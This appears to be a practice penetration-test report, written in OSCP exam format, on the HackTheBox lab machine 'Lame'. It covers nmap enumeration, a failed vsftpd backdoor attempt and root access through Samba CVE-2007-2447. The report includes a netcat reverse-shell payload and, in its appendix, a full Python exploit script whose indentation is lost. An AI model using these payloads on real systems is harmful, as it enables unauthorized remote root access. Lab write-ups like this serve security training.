Offensive Security Certified Professional Exam Report - Lame - HTB

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-10-24

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the HackTheBox Room Lame as preparation for the Offensive Security Exam. During the preparation meeting, we got the following information about the target:

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

From our engagement, we detected that some services are outdated and one of them, Samba, contains a known vulnerability that allows an attacker to execute commands on the server. Furthermore the first access was directly an administrative access, which guaranteed full command of the system.

1.1 Recommendation

It is highly recommended to keep services patched to their latest versions to avoid the exploitation of known vulnerabilities. To create a second line of defense, it is advisable to execute services with the least privilege as necessary. Allowing the execution of normal tasks with root access, gives an attacker an administrative access, in case the first line of defenses are broken.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.75.225

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, we removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Lame - 10.129.75.225

3.1.1 Network and Service Enumeration

We started performing port/service and vulnerability enumeration on the target:

- port/service

```
sudo nmap -Pn -sS -p- $target -o allports.txt
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3632/tcp open  distccd
```

- Vulnerability

```
 sudo nmap -Pn -sV -sS -p21,22,139,445,3632 --script vuln $target -oN vuln.txt
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|       SECURITYVULNS:VULN:8166 7.5
https://vulners.com/securityvulns/SECURITYVULNS:VULN:8166
|       CVE-2010-4478   7.5     https://vulners.com/cve/CVE-2010-4478
|       CVE-2008-1657   6.5     https://vulners.com/cve/CVE-2008-1657
|       SSV:60656       5.0     https://vulners.com/seebug/SSV:60656    *EXPLOIT*
|       CVE-2010-5107   5.0     https://vulners.com/cve/CVE-2010-5107
|       CVE-2012-0814   3.5     https://vulners.com/cve/CVE-2012-0814
|       CVE-2011-5000   3.5     https://vulners.com/cve/CVE-2011-5000
|       CVE-2008-5161   2.6     https://vulners.com/cve/CVE-2008-5161
|       CVE-2011-4327   2.1     https://vulners.com/cve/CVE-2011-4327
|       CVE-2008-3259   1.2     https://vulners.com/cve/CVE-2008-3259
|_      SECURITYVULNS:VULN:9455 0.0
https://vulners.com/securityvulns/SECURITYVULNS:VULN:9455
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://distcc.github.io/security.html
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

3.1.1.1 Attempting with Vsftpd 2.3.4

Vsftpd 2.3.4 has a vulnerable backdoor that allows remote command execution. For this engagement we tried using metasploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.129.75.225:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.129.75.225:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
```

And to use the python script available on the Exploit Database to the CVE-2011-2523. With none of these options we succeed in communicating with the target.

3.1.1.1 Attempting with Samba 3.0.20

Our next step was to perform a scan on the Samba shares:

```
sudo nmap -Pn -p445,139 --script smb-enum-shares.nse $target
Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\10.129.75.225\ADMIN$:
|     Type: STYPE_IPC
|     Comment: IPC Service (lame server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\10.129.75.225\IPC$:
|     Type: STYPE_IPC
|     Comment: IPC Service (lame server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\10.129.75.225\opt:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\10.129.75.225\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|   \\10.129.75.225\tmp:
|     Type: STYPE_DISKTREE
|     Comment: oh noes!
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|_    Anonymous access: READ/WRITE
```

Enumerating the share gave us also no clue on how to attack the target. However, this Samba 3.0.20 has a known vulnerability CVE-2007-2447 that allows an attacker to execute remote commands.

The attack can be performed using the script available on the GitHub Repository Ziemni/CVE-2007-2447-in-Python. The complete script is available on the Appendix A of this report.

3.1.2 Initial Access - Direct to Root

Vulnerability Explanation: Samba 3.0.20 contains a known CVE-2007-2447 that allows users to execute remote commands without having a valid session.

Vulnerability Fix: First and foremost, samba should be updated to the latest version to fix known vulnerabilities. To create a second layer of defense, users should not be allowed to connect directly with accounts with administrative privileges (root). A second layer of defense guarantees that, in case of an attack, the attacker gets the foothold of a low privileged user with minimum access.

Severity: Critical

Steps to reproduce the attack:

1. Start a listener on the attacking machine:

```
nc -nlvp 80
```


2. Run the script available on GitHub Repository Ziemni/CVE-2007-2447-in-Python

```
python3 smbExploit.py 10.129.75.225 'nc 10.10.14.134 -e /bin/sh 80'
```

3. Stabilize the shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
```

System Proof Screenshot:



```
root@lame:/# whoami
whoami
root
```

Conclusion

- Read the exploits!!!!!!

Appendix A - Ziemni/CVE-2007-2447-in-Python

```
#
# Samba 3.0.20 < 3.0.25rc3
# 'Username' map script' RCE Exploit
# by Ziemni
#

#!/usr/bin/python3
import sys
try:
from smb.SMBConnection import SMBConnection
except:
print("pysmb is not installed: python3 -m pip install pysmb")
quit()

if not (2 < len(sys.argv) < 5):
print("Usage:")
print(" python3 smbExploit.py <IP> <PORT> <PAYLOAD>")
print(" IP - Ip of the remote machine.")
print(" PORT - (Optional) Port that smb is running on.")
print(" PAYLOAD - Payload to be executed on the remote machine e.g. reverse shell.")
print("")
print("Example: python3 smbExploit.py 192.168.1.2 139 'nc -e /bin/sh 192.168.1.1 4444'")
quit()

if len(sys.argv) == 3:
ip = sys.argv[1]
port = 139
payload = sys.argv[2]
else:
ip = sys.argv[1]
port = sys.argv[2]
payload = sys.argv[3]

user = "`" + payload + "`"
conn = SMBConnection(user, "na", "na", "na", use_ntlm_v2=False)

try:
print("[*] Sending the payload")
conn.connect(ip, int(port))
print("[*] Payload was sent successfully")
quit()
```

```
except Exception as e:
print("[*] Something went wrong")
print("ERROR:")
print(e)
quit()
```